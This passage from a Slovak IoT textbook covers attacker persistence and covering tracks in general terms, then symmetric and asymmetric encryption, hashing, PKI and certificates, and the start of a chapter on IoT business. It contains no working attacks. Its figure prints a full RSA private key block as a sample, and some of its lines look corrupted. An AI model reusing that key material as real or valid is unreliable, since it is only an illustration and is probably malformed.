Ked' útočník získa prístup k cielovému systému, zvyčajne vyžaduje, aby mal neustály prístup alebo kontrolu nad systémom prípadne zariadením. Práve túto možnosť mu zabezpečujú takzvané backdoors (zadné vrátka), prípadne trojany (trójske kone), ktoré umožňujú tajne komunikovať so systémom bez vedomia majiteľa systému alebo zariadenia.

Útočník, môže chcieť napadnutý systém používať pre ďalšie šírenie nákazy, prípadne pre ďalšie hackovanie z vnútornej siete. Pre komunikáciu v rámci vnútornej siete sú zvyčajne aplikované menej prísne bezpečnostné pravidlá. Jednou z praktík ako zaistiť takéto možnosti sú, napríklad:

- otvorenie sietových portov,
- inštalácia malvéru do systému,
- vytvorenie šifrovaných tunelov pre komunikáciu z externých sietí,
- tajné odosielanie dát vrátane príloh na externý server.

#### 6.5.5 Fáza 5: Zahladenie stôp

Po napadnutí systému a získaní kontroly je zvyčajne vyžadované, aby tento útok ostal nepovšimnutý. V mnohých prípadoch sa odstraňujú informácie, ktoré by mali pomôcť k detekcii napadnutia systému a odhaleniu vinníka. Je to niečo podobné ako vymazanie histórie v prehliadači, kde sa útočník snaží zamaskovať webové stránky, ktoré navštívil za posledných 24 hodín.

### 6.6 Šifrovanie

Šifrovanie je úprava správy pred jej odoslaním do takej formy, aby bola čitateľná len pre odosielateľa a prijímateľa, ale nie pre iných ľudí prípadne zariadenia, ktoré majú prístup ku komunikačnému kanálu.


Šifrovanie sa vykonáva pomocou šifrovacieho kľúča a šifrovacieho algoritmu. Šifrovací algoritmus je postup, pomocou ktorého pretransformujeme správu z čitateľnej do nečitateľnej podoby. Šifrovací kľúč je parameter (skupina znakov), ktorý vstupuje do šifrovacieho algoritmu a od neho sa odvíja, ako bude algoritmus nahradzovať resp. premiešavať údaje v správe, čím sa stane správa nečitateľná.

Podľa toho, koľko kľúčov sa používa pri šifrovaní a dešifrovaní správ, delíme šifrovanie na:

- **symetrické** - na šifrovanie a dešifrovanie správ sa používa rovnaký kľúč,
- **asymetrické** - na šifrovanie sa používa jeden kľúč a na dešifrovanie druhý kľúč.

## Symetrické šifrovanie

Symetrická šifra používa pre zašifrovanie aj dešifrovanie dát rovnaký kľúč. Hlavným problémom je bezpečný prenos šifrovacích kľúčov medzi odosielateľom a príjemcom. Pokiaľ komunikujú cez nezabezpečený kanál, ktorý môže byť odpočúvaný, posielanie šifrovacích kľúčov cez tento kanál nie je bezpečné.



Symetrické šifry delíme na:


- **Transpozičné** - zašifrovaná správa obsahuje rovnaké znaky ako pôvodná správa, no znaky majú inú pozíciu (napr. správa napísaná odzadu)
- **Substitučné** - zašifrovaná správa obsahuje iné znaky ako správa pôvodná (napr. každé písmeno posunieme o 3 miesta, t.j. A -> D, B -> E, C -> F...)
- **Hybridné** - sú kombináciou transpozičných a substitučných šifier

Systém symetrického šifrovania obsahuje 5 základných komponentov:

- **otvorený text** (tzv. plain text)- Toto je pôvodné zrozumiteľné hlásenie alebo dát, ktoré sú privádzané algoritmu ako vstup.
- **šifrovací algoritmus** - Šifrovací algoritmus vykonáva rôzne substitúcie a permutácie nad vstupným textom.
- **tajný kľúč** - Druhým vstupom do šifrovacieho algoritmu. Presné vykonané náhrady a permutácie závisia od kľúča a algoritmus bude produkovať iný výstup v závislosti na konkrétnom kľúči, ktorý bol použitý v danom čase.
- **šifrovaná správa** - správa, ktorá je produkovana ako výstup algoritmu. Výstup je závislý od kľúča.
- **dešifrovací algoritmus** - reverzný algoritmus k šifrovaciemu algoritmu. Jeho úlohou je získať zrozumiteľný text zo šifroanej správy.

## Asymetrické šifrovanie

U asymetrických šifier odpadá problém prenosu šifrovacieho kľúča, pretože na šifrovanie a dešifrovanie sa používa kľúčový páár. Jeden kľúč na zašifrovanie správy a druhý na dešifrovanie. Jednotlivé operácie šifrovania a dešifrovania sú zameniteľné, preto sa pri asymetrickom šifrovaní namiesto šifrovacích kľúčov hovorí o privátnom a verejnem kľúči.



**Obrázok 6.9**

#### Asymetrické šifrovanie.

**Verejný klúč** - môže byť zdieľaný so všetkými. Vo všeobecnosti sa používa na nasledujúce účely:

- poskytnúť oprávnenia na autentifikáciu (umožniť prístup pre niekoho),
- skontrolovať, kto podpísal dokument,
- šifrovať správy, ktoré sú adresované iba vlastníkovi certifikátu.

**Privátny klúč** by mal byť uchovávaný v tajnosti a v žiadnom prípade by nemal byť zdieľaný alebo odhalený nikomu (dokonca ani banke, alebo správcovi siete). Môže sa použiť na identifikáciu vlastníka certifikátu napríklad v týchto situáciách:

- Autentifikácia vlastnej osoby (dokázať, že osoba je skutočne tou, za ktorú sa vydáva)
- Podpisovanie dokumentov
- Dešifrovanie správ, ktoré boli zašifrované verejným klúčom

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAqwitjh5181z19cGdvgne1ck8IYQUPyKAPtkPU3HZ+FwY3aTw
IIizXTH1QHXAMrpYF8MACK/1zC4aVlaUW6DxcXhlyQnDkddJ8DKYgKxqE0m3Adtyy
XknNH1xhG7EDwXL5aysJ+kubtDqqhOHuMCPNbCNJ+zcnPsetcccdNwL2prISFLU05
LrLZ/NqHxXKPeP5F6GrxRZj1DTMeQ7TUG+MawJG0vxN2GHdyU+CBx7nvQ2xI0nCL
8cm/PQrv1+CvFGmhdoop34Z1pKXyTagUIV1TqeG90xsLnwlvZi9//PGEG7pxLejJ
L0DH+L3DoAMUECs9LSt942gC3OfjGbFwAYBGTMCgYEAxnhTOX8pzvBn7bmPuuZ
I6kdljJMoGIN2MRvL15qCqTRUdDf1wG19rHuUOJMx3mFuqNxct5hyfFHUyZFvSjY
FikM4tv6V3XwTaXTYNoxlq40QM1T0gsrKmM5PKX596vyvtd5RpQLQ5m0DFkYe1R3
xS4+iStuEbNLmtoZDUrh37cCgYBiyna5q6vcOdU6C1ThpOp00KyMiaoawNLnOePAq
rW6g2RFYZcfFU5DosCzmDSY6ohqqhqG6zVsCza/s8euJoToqxxUUzpIOuTVjhkDR
OdBPLUPu/7g8NsnuWP7LDZT1ak2YRSdPRs/yJYXD99JOf3y8X2cD3AI3jhknICQo
t3FMGwK8gDR7+ya7Tn8KZd19oANZjuqIuD9DFliTeIQc7fRcV1UDJxQaT7joNvSM
EexltK3KQc27rK1j77ED3maG9L19RP5SuFQVsK78pBosMNZxNfDp4wCtsjWicYcG
OG1Zr1QgVgoWerDjPYa9gLomCum+PNKNA7fTxqVqb8Z6957kTgFn
-----END RSA PRIVATE KEY-----
```

**Obrázok 6.10**


#### Privátny klúč.

Výhodou asymetrického šifrovania je odstránenie problému bezpečného prenosu klúčov. Za nevýhodu je považovaná rýchlosť šifrovacieho procesu, ktorá je horšia než u symetrických šifier.

## Hashovanie


Jedným z možných problémov pri zabezpečení prenosu dát je aj možná zmena dát útočníkom. Útočník by mohol pozmeniť informáciu o prevode peňazí na iný cieľový účet, než bolo pôvodne v správe uvedené.

Aby sa zistilo, či dátá neboli po ceste zmenené, používajú sa hash funkcie. Hash funkcia je jednosmerná matematická funkcia, ktorá pre vstupný reťazec ľubovoľnej dĺžky vygeneruje výstupný reťazec pevnej dĺžky a to tak, že akákoľvek zmena vstupného reťazca (napríklad aj jedného znaku) má za následok zmenu výstupného reťazca.



Obrázok 6.11  
Hashovanie.

U kryptografického hashu je požadovaný takzvaný lavínový efekt (tzv. avalanche effect), ktorý spôsobí, že sa aj pri drobnej úprave vstupu zmení aspoň polovica výstupu.



Obrázok 6.12  
Lavínový efekt.

Funkcia vygeneruje na výstupe vždy reťazec rovnakej dĺžky. Znamená to, že funkcia vygeneruje rovnako dlhý výstupný reťazec pre vstup o veľkosti 1 bajtu aj 500 megabajtov. Najčastejšie sa používajú výstupné reťazce o dĺžke 128bitov, 256bitov alebo 512bitov.

To, že je táto funkcia jednosmerná znamená, že z výstupného reťazca nie je možné späť dostať vstupný reťazec. Ak by to bolo možné, mali by sme najlepší kompresný algoritmus na svete, pretože z 20GB súboru by bolo možné dostať reťazec dĺžky 512B a z neho späť získať pôvodný 20GB reťazec.

Výstupný reťazec hash funkcie nazývame aj digitálny odtlačok (tzv. *fingerprint*). Samotné algoritmy pre generovanie digitálnych odtlačkov sú dobre známe a v súčasnosti sa používajú najmä algoritmy MD5, SHA-1 a SHA-512.

Algoritmy MD5 a SHA-1 sa už nepovažujú za bezpečné, keďže boli nájdené takzvané hash kolízie (tzv. *hash collision*) a bol na ne zrealizovaný útok nájdenia vzoru. Hash kolízia je situácia, kedy dva vstupy vyprodukovali rovnaký hash. Útok nájdením vzoru spočíva v prehľadaní slovníka so vstupnými reťazcami a ich hash vzormi, pričom pri nájdení vzoru si v slovníku vieme pozrieť príslušný vstupný reťazec.

Hash, sa okrem iného používa aj pre zaistenie integrity dát prenášaných cez nezabezpečenú sieť. Ako teda môžeme overiť integritu prenášaných dát po internete? Na začiatku prenosu pred odoslaním dát vygenerujeme digitálny odtlačok prenášaných dát a pošleme ho spolu s dátami do cieľového zariadenia.

Výrobca zverejný inštalačný balík. Súčasne sa s balíkom zverejný aj hash výstup inštalátora. Pre overenie, že inštalátor je skutočne od výrobcu, si po stiahnutí inštalačného balíka vygenerujem hash a výstup porovnám s tým, ktorý je zverejnený na stránkach výrobcu.

Ďalším využitím hashovania je odtlačok dát v posielanej správe. Odosielajúca strana si vypočíta hash správy a pošle ho príjemcovi spolu so správou. Príjemca si taktiež vypočíta hash správy a porovná ho s priatým odtlačkom. Ak odtlačky súhlasia, reťazec sa preniesol správne. Ak nie, prenesené dáta boli upravené alebo nesprávne doručené a je nutné ich poslať znova. Podobný princíp zaistovania integrity dát s pomocou hashu sa využíva pri Bitcoine.

## 6.7 Infraštruktúra verejného klúča (PKI)

---

PKI je označenie pre infraštruktúru verejného klúča. Pod týmto pojmom sa ukrýva sada hardvérových, softvérových a personálnych zdrojov, politík a procedúr potrebných pre vydávanie, správu, distribúciu, použitie, uloženie a zneplatnenie elektronických certifikátov.


Tento model umožňuje používateľom internetu a iných verejných sietí zapojiť sa do bezpečnej komunikácie, výmeny dát a prevodu peňazí. Takáto zabezpečená komunikácia sa vykonáva prostredníctvom verejných a súkromných kryptografických párov klúčov, ktoré poskytuje certifikačná autorita.

Na PKI je postavený aj systém elektronických občianskych preukazov, ktoré sú zavedené na Slovensku od roku 2013.




**Obrázok 6.13**  
**Elektronický občiansky preukaz.**

Jednou z hlavných výziev elektronickej komunikácie je overenie identity druhej strany. Na internete je mnoho útočníkov, ktorí sa snažia neoprávnene získať prístup k súkromným informáciám. Bezpečná výmena informácií medzi dvoma dôveryhodnými stranami je zásadný problém, ktorý sa PKI snaží vyriešiť.



**Obrázok 6.14**  
**Nedôvera v identitu druhej strany.**

Koncept PKI pridáva do komunikácie tretiu stranu, ktorá vystupuje ako dôveryhodný partner – takzvaná autorita. Tento partner istým spôsobom dosvedčí, že identita druhej strany je skutočná. V prípade komunikácie s využitím elektronickej občianskej preukazov to môže byť štát, ktorý vydal konkrétnej osobe elektronickej občianskej preukaz s certifikátom. Následne sa osoba vie týmto preukazom identifikovať a preukázať pravosť svojej identity.



**Obrázok 6.15**

Názov alebo popis obrázku.

### Autorita

V infraštruktúre PKI vystupujú dve nezávisle autority:

- Certifikačná autorita (CA) – vydáva certifikáty
- Registračná autorita (RA) – identifikuje vlastníka certifikátu

V praxi sa môže jednať aj o jednu organizáciu, ktorá vykonáva prácu týchto dvoch autorít súčasne. PKI dokáže zviazať sadu asymetrických kľúčov (verejný a privátny) s príslušnou identitou používateľa s využitím Certifikačnej autority. Identita používateľa musí byť jedinečná v rámci každej domény podliehajúcej certifikačnej autorite. Zviazanie prebehne pomocou procesu registrácie identity a vydania certifikátu, ktorý je naviazaný na verejný kľúč osoby.

Registračná autorita vykonáva a zaručuje proces zviazania identity a certifikátu. Registračná autorita musí zaručiť nepopierateľnosť faktu, že certifikát reprezentuje identitu práve tej osoby, ktorej bol vydaný.

### Certifikát

Certifikát sa používa ako ochrana proti podvrhnutiu verejného kľúča. Ako už bolo spomenuté, odporúča sa, aby bol certifikát vydaný nezávislou certifikačnou autoritou. Certifikát je často prirovnávaný k elektronickému občianskemu preukazu. Obsahuje podobné položky ako občiansky preukaz:


Certifikát	Občiansky preukaz
Verzia	Formát dokladu (knižka, karta, atď.)
Poradové číslo	Číslo preukazu
Algoritmus podpisu	Ochranné prvky
Vydavateľ	Vydať
Platnosť	Platnosť
Meno, adresa	Meno, adresa
Verejný kľúč	-
-	Fotografia
Elektronický podpis	Podpis, biometria, ochranné prvky

**Tabuľka 6.1**

**Údaje v certifikáte a občianskom preukaze.**

Digitálny certifikát môže existovať v niekoľkých rôznych formátoch. Jedným z najpopulárnejších štandardov je X.509 vyvinutý ITU-T telekomunikačnou normalizačnou sekciou (ITU-T). Špecifikuje štandardné formáty certifikátov verejných kľúčov a algoritmus na overenie certifikačnej cesty. V položkách obsiahnutých v digitálnom certifikáte sú nejaké variácie, ale zvyčajne budú obsahovať nasledujúce položky:

- verejný kľúč majiteľa certifikátu,
- použitý algoritmus verejného kľúča,
- meno osoby alebo organizácie, ktorej bolo osvedčenie vydané,
- dátum skončenia platnosti verejného kľúča,
- názov vydávajúceho certifikačného orgánu,
- URL príslušného zoznamu zrušených certifikátov,
- algoritmus podpisu certifikátu,
- digitálny podpis vydávajúceho certifikačného orgánu.



Obrázok 6.16  
Digitálny certifikát.

Digitálne certifikáty je možné získať z rôznych zdrojov. V závislosti od zdroja môžu byť tieto certifikáty bezplatné, alebo stáť aj tisíce eur. Certifikáty sú platné pre rôzne obdobia a pre rôzne účely. Obvykle sú dĺžky stanovené v násobkoch rokov, aj keď je možné vydávať trvalé certifikáty.

Vo všeobecnosti sa odporúča, aby sa životnosť certifikátu udržiavala pomerne krátká, takže ak niekto ukradne súkromný kľúč, nezíska falošnú identitu natrvalo. Ak niekto vlastní privátny kľúč inej osoby, môže predstierať, že je iná osoba. Takéto predstieranie sa označuje aj ako krádež identity.

# IoT a biznis

6

Rapídne prototypovanie  
Životný cyklus produktu  
Biznis model Canvas  
MoSCoW model  
Dátová analytika

## 7.1 IoT a biznis

Internet vecí (IoT) vytvára priestor pre nové produkty a služby. Vznikajú nové príležitosti pre začínajúcich a existujúcich podnikateľov. Pripojené zariadenia budú produkovať nové dátá, ktoré je možné analyzovať a získavať nové informácie a poznatky. Žijeme v dobe, kedy sa informácie stávajú predmetom obchodu.

Pre bežného človeka IoT môže zlepšiť verejnú bezpečnosť, logistiku, zdravotnú starostlivosť, zlepšiť informovanosť a rýchlosť komunikácie. Ak sa na túto problematiku nazerá z komerčného hľadiska, človek sa môže stať koncovým zákazníkom, ktorý si môže za kvalitnú službu zaplatiť.

Mnohí majú sen vybudovať si vlastný start-up, v ktorom vytvoria produkt, ktorý zmení svet k lepšiemu. Od nápadu až po jeho realizáciu a úspešné presadenie na trhu, je veľmi dlhá a často aj tŕnitá cesta. Podnikanie je náročný proces, ktorý kladie vysoké požiadavky na odborné znalosti, osobnostné predpoklady podnikateľa. Často je potrebný aj kúsok šťastia a vhodné načasovanie, ktoré prispieva k úspechu podnikateľského nápadu.



Obrázok 7.1  
Ilúzia špičky ľadovca.

V poslednej kapitole knihy sa pozrieme ako prebieha vývoj prototypu, ako vyzerá životný cyklus produktu. Praktickým výstupom kapitoly by mal byť zjednodušený podnikateľský plán, ktorý odpovie na základné otázky súvisiace s podnikaním a komerčným nasadením IoT produktu na trh.

## 7.2 Rapídne prototypovanie

Doba životnosti produktov sa skracuje, včasné obsadenie trhu sa považuje ako jeden z dôležitých aspektov úspechu produktu. Náročné požiadavky na výrobok z pohľadu jeho kvality, funkčnosti vyžadujú flexibilitu výrobného systému, vysokú produktivitu prác.

Inovácie musia prichádzať rýchlo a prispôsobovať sa rýchlo meniacemu trhu. Konvenčné metódy prestávajú poskytovať dostatočné výsledky. Výpočtová technika a progresívne metódy sa snažia adekvátne reagovať na tieto problémy.

Pri výrobe fyzických produktov sa v súčasnosti veľmi často používa rapídne prototypovanie (angl. rapid prototyping). Výstupom procesu je takzvaný prototyp.



### TIP!

V nasledujúcom texte sa hovorí hlavne o prototypovaní fyzických produktov. Koncepty a prístupu sú aplikovateľné aj pre vývoj softvérových produktov či dokonca nehmotných služieb.

Pre urýchlený vývoj softvéru sa používajú metodológie ako:

- SDLC (systems development life cycle),
- Scrum,
- SAFe (Scaled Agile Framework),
- RAD (Rapid-application development),
- KanBan.


Popis jednotlivých metodológií je mimo rozsah tejto publikácie.

### Prototyp

Ide o prvú materiálovú vizualizáciu výrobku. Tento výrobok sa stále nachádza v štádiu vývoja a jeho ďalšie úpravy a vylepšenia sú nevyhnutné. Tento prototyp dokáže poskytnúť náhľad na celý produkt z pohľadu jeho:

- kvality,
- nákladov na výrobu,
- výrobných a montážnych požiadaviek,
- náročnosti.

